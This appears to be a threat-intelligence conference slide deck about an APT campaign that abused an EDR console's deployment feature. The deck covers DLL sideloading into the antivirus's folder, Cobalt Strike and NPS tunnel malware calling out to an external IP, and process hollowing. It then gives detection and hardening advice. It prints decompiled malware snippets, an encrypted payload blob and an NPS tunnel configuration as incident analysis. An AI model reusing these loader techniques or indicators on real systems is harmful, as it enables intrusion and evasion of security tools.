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**FUKUOKA**  
JUNE 9-14, 2024 JAPAN

# DEFENSIVE SOLUTIONS

*- The Golden Gate for Targeted Attack*

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Viettel Threat Intelligence, Viettel Cyber Security

# | ABOUT US

**viettel**  
security

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**VIET NAM**

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# 1. INTRODUCTION

# Threat Hunting – ZeroTrust (1)



***We has developed an advanced malware scanning toolkit:***



Covering MITRE ATT&CK



Capable of detecting  
advanced malware using  
Process Injection  
techniques.



Leave no small sign  
unnoticed

# How did we find it?



```
CommandLine "C:\Windows\TEMP\KAVREM~1\A72617~1\exec\fake.exe"  
CurrentDirectory C:\Windows\TEMP\KAVREM~1\A72617~1\exec\  
User NT AUTHORITY\SYSTEM  
LogonGuid {75aa81f9-d615-6627-e703-000000000000}  
LogonId 0x3e7  
TerminalSessionId 0  
IntegrityLevel System  
Hashes MD5=944F7C9DB34B4C5587DCFCEA865A6A06,SHA256=BA20EB674FBB0A6E4300F66150589FF6842D3989A098B9C2DFA93E1823E618C  
ParentProcessGuid {75aa81f9-f3c5-664f-de0a-000000001400}  
ParentProcessId 6444  
ParentImage C:\Windows\Temp\KAV Remote Installations\a726170c-83a0-4ea5-b282-4fa81bce645dc2879ca1-7fe5-4c56-9db7-19fd56148f58\setup.exe  
ParentCommandLine "C:\Windows\TEMP\KAV Remote Installations\a726170c-83a0-4ea5-b282-4fa81bce645dc2879ca1-7fe5-4c56-9db7-19fd56148f58  
 \setup.exe" /s /z"/p/"TASK_ID=a726170c-83a0-4ea5-b282-4fa81bce645d\""  
ParentUser NT AUTHORITY\SYSTEM
```

# How did we find it?



svchost.exe	5320		C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation	NT AUT...\LOCAL SERVICE	
avpsus.exe	340		"C:\Program Files (x86)\Kaspersky Lab\Kaspersky Endpoint Security for Windows\avpsus.exe"	NT AUTHORITY\SYSTEM	
▼ klnagent.exe	1004	2.50	"C:\Program Files (x86)\Kaspersky Lab\NetworkAgent\klnagent.exe"	NT AUTHORITY\SYSTEM	274.61 kB...
vapm.exe	4952	0.02	"C:\Program Files (x86)\Kaspersky Lab\NetworkAgent\vapm.exe"	NT AUTHORITY\SYSTEM	
▼ cmd.exe	3264		/c "C:\Windows\TEMP\KAV Remote Installations\A726170c-83a0-4ea5-b282-4fa81bce645dc2879ca1-7fe5-4c...	NT AUTHORITY\SYSTEM	
▼ setup.exe	6444	0.01	"C:\Windows\TEMP\KAV Remote Installations\A726170c-83a0-4ea5-b282-4fa81bce645dc2879ca1-7fe5-4c...	NT AUTHORITY\SYSTEM	824 B/s
fake.exe	5480		"C:\Windows\TEMP\KAVREM~1\A72617~1\exec\fake.exe"	NT AUTHORITY\SYSTEM	
▼ avp.exe	6856		"C:\Program Files (x86)\Kaspersky Lab\Kaspersky Endpoint Security for Windows\avp.exe" -r	NT AUTHORITY\SYSTEM	
avpui.exe	4672		"C:\Program Files (x86)\Kaspersky Lab\Kaspersky Endpoint Security for Windows\avpui.exe" -hidden	DESKTOP-QT0...\windows	




# Threat Hunting – ZeroTrust (2)



## *We detected the 1st incident:*

- Detected malware on a system protected by EDR.
- EDR Process executed Malware Process.
- Malware binary was downloaded from Endpoint Security Center.





# How did we find it?




Time of D...	Process Name	PID	Operation	Path	Result	Detail	
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x4000...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x77d4...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS	Image Base: 0x77e...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0x77d4...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\user32.dll	SUCCESS	Image Base: 0x77d...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\gdi32.dll	SUCCESS	Image Base: 0x775d...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\gdi32full.dll	SUCCESS	Image Base: 0x76ca...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\msvcrt.dll	SUCCESS	Image Base: 0x7725...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\advapi32.dll	SUCCESS	Image Base: 0x76f7...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\sechost.dll	SUCCESS	Image Base: 0x76e8...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\RPCRT4.dll	SUCCESS	Image Base: 0x7695...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x7568...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x7717...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x7683...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x76ab...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x755c...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x75d0...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x75c4...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x7559...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x7473...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x76ea...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x75ba...	4156
11:45:38.1...	OneDriveStandal...	1372	Load Image	C:\Windows\System32\ole32.dll	SUCCESS	Image Base: 0x77d3...	1368

# Threat Hunting – ZeroTrust (3)



## ***We detected the 2nd incident:***

- Detected malware on a system protected by EDR.
- The malware was running on EDR's Process.
- Malware binary lied in the installation directory of EDR



# What did we have?



- Endpoint detection and response (EDR)
- Anti-virus (AV)
- Network Security Monitoring (NSM)
- Email Security Gateway (ESG)
- Security Information and Event Management (SIEM)



# | KEY FINDINGS



1

While scanning malware, it is crucial to pay attention to all processes, even those with signatures, whether they are from Windows or currently running software.

2

Security solutions can be utilized to distribute or conceal malware.

3

DLL Sideloads and Process Injection techniques are still commonly used by APT groups

4

APT groups understand both security solutions and malware scanning tools that the target is using.




## 2. THE ATTACK

# Attack Scenario (1)

**Step 1:** Attacker penetrates the internal network through VPN.

**Step 2:** Attacker successfully brute forces an admin domain account.

**Step 3:** Attacker gains access to AD and distributes file to other servers.




# Attack Scenario (2)


**Step 1:** Attacker uses RDP to an IT-SEC computer.

**Step 2:** Attacker gains access to Endpoint Security Center.

**Step 3:** Attacker deploys malware to all computers.




# Comprehensive Attack Scenario





# Account Security Center

- The organization reused a cloned version of the system in the past.
- Security Center admin account's password has not been changed.
- There was an incident where hackers gained access to Server Security Center.



# What is EDR?

***EDR solutions must provide four primary capabilities:***

- Detect security incidents
- Investigate security incidents
- Contain the exploit at the endpoint
- Provide guidance for remediation

Source:

<https://www.gartner.com/en/documents/3978685>




**ENDPOINT DETECTION & RESPONSE  
(EDR)**

# “Deploy tool” Feature

- Deploy a binary file, a script, etc. to endpoint.
- Support Incident response, Forensic, Investigation, etc.



*“An **excellent** feature for distributing malware”*




# “Infected” EDR

- Tính năng rà quét file không kiểm tra thư mục cài đặt của EDR.
- Tính năng rà quét tiến trình không kiểm tra tiến trình của EDR



***“Nơi nguy hiểm nhất chính là nơi an toàn nhất”***






## 3. MALWARE & TOOLS

# Cobaltstrike Malware

- The malware leverages binary HPNotifications.exe to conduct DLL Sideloading.
- After being executed, the malware included in WTSAPI32.dll file is triggered and loads Cobaltstrike shellcode.

Module	Party	Path
hpnotifications.exe	User	C:\ProgramData\HPNotifications.exe
wsapi32.dll	User	C:\ProgramData\WTSAPI32.dll
version.dll	System	C:\Windows\System32\version.dll
apphelp.dll	System	C:\Windows\System32\apphelp.dll
win32u.dll	System	C:\Windows\System32\win32u.dll
kernelbase.dll	System	C:\Windows\System32\KernelBase.dll






- [illegible]

# NPS Malware

- The malware leverages binary DellcustomerConnect.exe to conduct DLL Sideload.
- After being executed, the malware included in DellcustomerConnect.dll file is triggered.

Module	Party	Path
dellcustomerconnect.exe	User	C:\ProgramData\McAfee\DellCustomerConnect.exe
dellcustomerconnect.dll	User	C:\ProgramData\McAfee\DellCustomerConnect.dll
apphelp.dll	System	C:\Windows\System32\apphelp.dll
kernelbase.dll	System	C:\Windows\System32\KernelBase.dll
kernel32.dll	System	C:\Windows\System32\kernel32.dll
ntdll.dll	System	C:\Windows\System32\ntdll.dll





# NPS Malware



- Create tunnel connect to 194.87.45.17:443.
- NPS is open-source, powerful intranet penetration proxy server.
- <https://github.com/ehang-io/nps>.

```
00 00 00 00 00 00 00 00 .....
00 00 00 00 43 46 4D 54 .....CFMT
36 31 34 39 32 64 32 2D -vkey=061492d2-
66 2D 61 62 39 36 2D 37 0f2b-405f-ab96-7
64 62 34 20 2D 73 65 72 b6b54034db4 -ser
38 37 2E 34 35 2E 31 37 ver=194.87.17
70 65 3D 74 63 70 00 00 :443 -type=tcp..
00 00 00 00 00 00 00 00 .....
```

```
OS windows
Arch amd64
Compiler 1.18.1 (2022-04-12)
Build ID 76VhzRILU12vIiY6K6X0/2pLFsDN0Hs9ajxAJB4wA/6DWHuQEUYy58W_kKc
GoRoot go
Main root ehang.io\nps\cmd\npc
# main 12
# std 128
# vendor 47
-compiler gc
-ldflags -w -s
CGO_ENABLED 0
GOARCH amd64
GOOS windows
GOAMD64 v1
```

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
# Malware embedded within EDR



Time of D...	Process Name	PID	Operation	Path	Result	Detail	
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0x4000...	
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	Image Base: 0x7ffd4...	
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\wow64.dll	SUCCESS	Image Base: 0x7ffd4...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS	Image Base: 0x7ffd4...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	Image Base: 0x775d...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Image Base: 0x76ca...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\user32.dll	SUCCESS	Image Base: 0x7725...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\win32u.dll	SUCCESS	Image Base: 0x76f7...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\gdi32.dll	SUCCESS	Image Base: 0x76e8...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\gdi32full.dll	SUCCESS	Image Base: 0x7695...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\msvc_p_win.dll	SUCCESS	Image Base: 0x7568...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\msvcrt.dll	SUCCESS	Image Base: 0x7717...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\ucrtbase.dll	SUCCESS	Image Base: 0x7683...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\advapi32.dll	SUCCESS	Image Base: 0x76ab...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\msvcrt.dll	SUCCESS	Image Base: 0x755c...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\sechost.dll	SUCCESS	Image Base: 0x75d0...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\rpcrt4.dll	SUCCESS	Image Base: 0x75c4...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\imm32.dll	SUCCESS	Image Base: 0x7559...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\ws2_32.dll	SUCCESS	Image Base: 0x7473...	4156
11:45:32.4...	ksnagchk.exe	2876	Load Image	C:\Windows\SysWOW64\shlwapi.dll	SUCCESS	Image Base: 0x76ea...	4156
11:45:38.1...	OneDriveStandal...	1372	Load Image	C:\Windows\System32\msxml6.dll	SUCCESS	Image Base: 0x75ba...	4156
					SUCCESS	Image Base: 0x7fd3...	1368



# Suspicious DLL files



## *Detect 4 unsigned dll files in AV's folder:*

- Windivert.dll: Open-source module used to capture network packets.
- klcssa2.dll: Creates “klcsldcl.exe” process with “-sw” input.
- version.dll and PAVSHLD.dll: 2 main modules of the malware.

NetworkAgent

Status

-----

NotSigned

NotSigned

NotSigned

NotSigned

Path

----

klcssa2.dll


PAVSHLD.dll

version.dll


winDivert.dll

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# PAVSHLD.DLL Properties




- **Path:** C:\Program Files (x86)\Kaspersky Lab\NetworkAgent
- **Create time:** 2023-03-12 05:08:16
- **Tool:** Visual Studio 2019 16.10



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
# Malware detecting scan tools



autoruns | checkinject | cigui | listdlls | procdump | procexp | procmon | qrcode | regjump | regswitch | samplecollector | sigcheck | strings | tcpview | vmmap | vscshellscanner | mftcrd | moveyours | lastactivityview | jumplistview | winprefetchview

```
v39._Mysize = 0;
v39._Myres = 15;
// autoruns, checkinject, cigui, listdlls, procdump, procexp, procmon, qrcode, regjump, regswitch, samplecollector, sigcheck, strings, tcpview
std::string(
    &v39,
    "CeI5l6kUAHkNuCgwzVb2lQHwmxRSnitIKsoZLZwh9xgH7rhqJTv9N1ZvWYg7xa6XaUJJXbJn5BrrAC0lplsDT2cKmexfoItP4mG5zp0gsggn9WaPA0i"
    "JVfQDtqykYX37U8lZZnL22U89/AXi2aC3iWcn8JULHjZ/iSB+bBxuvaNkvlH7c7DBSNPho07ZMZE3VIEL5B2fcDM0zJ7bBttb+2wfKFJNnjU/u3ojBu"
    "ElSWbHHEXTdpEYiqqvbjS4qj9u1YE6xcHY1uyt2IhLmHKCheScBWtdwz==",
    0x124u);
rc4_decrypt(
    (size_t *)&v53,
    v39.u._Ptr,
    *((int *)&v39.u._Ptr + 1),
    *((int *)&v39.u._Ptr + 2),
    *((int *)&v39.u._Ptr + 3),
    v39._Mysize,
    v39._Myres);
```

# Encrypted Payload



The malware searches for Data/Cleaner folder within kaspersky and finds these file:

- eset\_40536\_pl\_865\_x86.ini
- eset\_40536\_pl\_865\_x64.ini

Name	Date modified	Type	
eset_40536_pl_865_x64.ini	6/16/2023 10:23 AM	Configuration set	
eset_40536_pl_865_x86.ini	6/16/2023 10:23 AM	Configuration set	
Incompatible.txt	6/28/2022 4:52 PM	Text Document	70 KB
cleaner.index	6/28/2022 4:52 PM	INDEX File	45 KB

```
[main]
name=Avast Software 8.0
detect-registry-value=HKEY_LOCAL_MACHINE\SOFTWARE\AVAST Software\Avast\Version=8.0
fullname=Avast Software 8.0
type=detect-only
os=all


[ak]
ak_use=true

[data]
PRYhez57M+N28MvJ3MrTzbxAFwKipy1rJmQYJTG3wD4YFAPvZDiCT8vb2z4jScCycxRZLZ597f5wqj/ekbjeoeF18ETGwCugy/mkgRjRuyAYOu3TS5rAgbYr9YuwUWzdQ8h65L+0T615hyY3ACLP
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LrGGRMUKLTgT2KU+LgUhoY5X1AP+8kiqjRDnMIUcUq2kYaLuo9xw8P91JoiB4i0IXL0T71vaop1+Y2ASrHm1RyGKhEKgXBEI0v/+wjjHjKREE5zG/
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
```

# Runs new process

## PAVSHLD.DLL


- The malware creates the “klbtagt.exe” process.
- Inject decrypted payload INI files into the “klbtagt.exe” process.
- “klbtagt.exe” is also a module of Kaspersky.





# Process Hollowing

- Create a new process in suspend form.
- Write payload into a newly created memory area.
- Change the execute pointer of the process in the newly created memory area.
- Continue executing the process.



```
if ( CreateProcess(p_Block, Ptr, 0, 0, 0,
    && (NtGetContextThread(ThreadHandle[1],
        (v5 = VirtualAllocEx(ThreadHandle[0], 0, Buffer.
    {
        p_Buffer = &Buffer;
        if ( Buffer._Myres >= 0x10 )
            p_Buffer = (std_string *)Buffer.u._Ptr;
        Context.Eax = (DWORD)v5;
        NtWriteVirtualMemory(ThreadHandle[0], v5, p_Buffer,
        v7 = (int)ThreadHandle[2];
        NtSetContextThread(ThreadHandle[1], &Context);
        NtResumeThread(ThreadHandle[1], 0);
        CloseHandle(ThreadHandle[0]);
        CloseHandle(ThreadHandle[1]);
```



## A circular graphic composed of several concentric rings. The outermost ring is white with small dark dots. The next ring inward is a light gray. The center of the graphic features a dark gray circle containing a white icon of a wrench and a screwdriver crossed at their handles. The entire graphic is set against a background of faint, repeating circular patterns.



- ```
if ( first_entry_point->is_rc4_encrypted )
    decrypt_rc4(the_structure, first_entry_point->rc4_k
if ( _first_entry_point->is_rtl_decompress )
    v3 = RTL_decompress(v3, _first_entry_point, v0, proc_addr);
mem = (struct_v2 *)allocate_memory(v3, v0, _first_entry_point)
create_section(v3, (int)mem, _first_entry_point);
relocation(mem, _first_entry_point);
fix_iat((int)mem, v6, v7, v8, _first_entry_point);
return jump_to_entry_point(_first_entry_point, (int)mem);
```

|             |             |             |             |                  |
|-------------|-------------|-------------|-------------|------------------|
| 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | .....            |
| 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | .....            |
| 00 2E 74 65 | 78 74 00 00 | 00 FA 6C 01 | 00 00 10 00 | ..text...úl..... |
| 00 00 6E 01 | 00 00 04 00 | 00 00 00 00 | 00 00 00 00 | ..n.....         |
| 00 00 00 00 | 00 20 00 00 | 60 2E 72 64 | 61 74 61 00 | ..... ..`rdata.  |
| 00 C2 4B 00 | 00 00 80 01 | 00 00 4C 00 | 00 00 72 01 | .ÂK...€...L...r. |
| 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 40 00 00 | .....@..         |
| 40 2E 64 61 | 74 61 00 00 | 00 6C 10 00 | 00 00 D0 01 | @.data...l...Ð.  |
| 00 00 0A 00 | 00 00 BE 01 | 00 00 00 00 | 00 00 00 00 | .....¾.....      |
| 00 00 00 00 | 00 40 00 00 | C0 2E 72 73 | 72 63 00 00 | .....@..À.rsrc.. |
| 00 E0 01 00 | 00 00 F0 01 | 00 00 02 00 | 00 00 C8 01 | .à....ð.....È.   |
| 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 40 00 00 | .....@..         |

# Malware utilizes AV's modules



**Create Server Bind to  
communicate within  
local network.**

**Port: 8090, 12345**



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# Attack scenario



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## 4. RECOMMENDATION



# Defense Solutions: Anti DLL SIDE-LOADING



- Sử dụng đường dẫn tuyệt đối hoặc hạn chế đường dẫn tương đối khi load dll
- Đảm bảo các hàm nhập hợp lệ hoặc dùng manifest để xác định file DLL hợp lệ
- Gọi hàm SetDllDirectory với tham số rỗng để loại bỏ thư mục hiện tại khi load dll

```
<?xml version="1.0" encoding="UTF-8" standalone="yes">
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
<assemblyIdentity publicKeyToken="75e377300ab7b886" type="win32"
name="Test4Dir"
version="1.0.0.0" processorArchitecture="x86"/>
<file name="DirComp.dll" hash="35ca6f27b11ed948ac6e50b75566355f0991d5d9"
hashalg="SHA1">
<comClass clsid="{6C6CC20E-0F85-49C0-A14D-D09102BD7CDC}" progid="DirComp.
PathInfo"
threadingModel="apartment"/>
<typelibtlbid="{AA56D6B8-9ADB-415D-9E10-16DD68447319}" version="1.0"
helpdir=""/>
</file>
</assembly>
```

Source:

<https://www.mandiant.com/sites/default/files/2021-09/rpt-dll-sideloadng.pdf>



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security

# DLL Sideloading detection guide (1)



## ***For Persistent:***

- DLL files do not have signature in the same folder.
- DLL files have the same name as the DLL file in the System32/Syswow64 folder (especially version.dll)
- DLL files have different MFT from other DLL files in the same folder.



```
NetworkAgent> gci * -include *.dll,*.exe | Get-Authenticodesignature | ?{$_.Status -ne "Valid"}
NetworkAgent\NetworkAgent

Status
-----
NotSigned
NotSigned

Path
----
PAVSHLD.dll
version.dll
```

# DLL Sideloading detection guide (2)



## For Process:

- Identify if the DLL file is loaded by process having the same path as exe files and different from the other DLL files.
- Check the signature and MFT of the DLL file to exe file or to other DLL files in the same folder.

|               |        |                      |                           |
|---------------|--------|----------------------|---------------------------|
| ksnagchk.exe  | User   | C:\                  | NetworkAgent\ksnagchk.exe |
| pavshld.dll   | User   | C:\                  | NetworkAgent\PAVSHLD.dll  |
| rasadhlp.dll  | System | C:\Windows\SysWOW64\ | rasadhlp.dll              |
| dnsapi.dll    | System | C:\Windows\SysWOW64\ | dnsapi.dll                |
| mswsock.dll   | System | C:\Windows\SysWOW64\ | mswsock.dll               |
| iphlpapi.dll  | System | C:\Windows\SysWOW64\ | IPHLPAPI.DLL              |
| cryptbase.dll | System | C:\Windows\SysWOW64\ | cryptbase.dll             |

|                |        |                      |                           |
|----------------|--------|----------------------|---------------------------|
| klrbtagt.exe   | User   | C:\                  | NetworkAgent\klrbtagt.exe |
| version.dll    | User   | C:\                  | NetworkAgent\version.dll  |
| dhcpcsvc.dll   | System | C:\Windows\SysWOW64\ | dhcpcsvc.dll              |
| msvcrt.dll     | System | C:\Windows\SysWOW64\ | msvcrt.dll                |
| rpcrt4.dll     | System | C:\Windows\SysWOW64\ | rpcrt4.dll                |
| shlwapi.dll    | System | C:\Windows\SysWOW64\ | shlwapi.dll               |
| msvc_p_win.dll | System | C:\Windows\SysWOW64\ | msvc_p_win.dll            |
| kernelbase.dll | System | C:\Windows\SysWOW64\ | KernelBase.dll            |
| gdi32.dll      | System | C:\Windows\SysWOW64\ | gdi32.dll                 |
| win32u.dll     | System | C:\Windows\SysWOW64\ | win32u.dll                |
| imm32.dll      | System | C:\Windows\SysWOW64\ | imm32.dll                 |
| sechost.dll    | System | C:\Windows\SysWOW64\ | sechost.dll               |
| user32.dll     | System | C:\Windows\SysWOW64\ | user32.dll                |
| kernel32.dll   | System | C:\Windows\SysWOW64\ | kernel32.dll              |
| advapi32.dll   | System | C:\Windows\SysWOW64\ | advapi32.dll              |
| ucrtbase.dll   | System | C:\Windows\SysWOW64\ | ucrtbase.dll              |
| gdi32full.dll  | System | C:\Windows\SysWOW64\ | gdi32full.dll             |
| ntdll.dll      | System | C:\Windows\SysWOW64\ | ntdll.dll                 |



# Process Injection detection guide (1)



rasdial.exe (1448) Properties

General

Statistics

Performance

Threads

Token

Modules

Memory

Environment

Handles

GPU

Comment

☒ Hide free regions

Strings...

Refresh

| Base address | Type    | Size      | Protect... | Use   |
|--------------|---------|-----------|------------|-------|
| > 0x1a0000   | Image   | 36 kB     | WCX        | C:\W  |
| > 0x250000   | Mapped  | 32,768 kB | NA         |       |
| > 0x2250000  | Mapped  | 64 kB     | RW         | Heap  |
| > 0x2260000  | Mapped  | 4 kB      | R          |       |
| > 0x2270000  | Mapped  | 4 kB      | R          |       |
| > 0x2280000  | Mapped  | 116 kB    | R          |       |
| > 0x22a0000  | Private | 256 kB    | RW         | Stack |
| > 0x22e0000  | Private | 256 kB    | RW         | Stack |
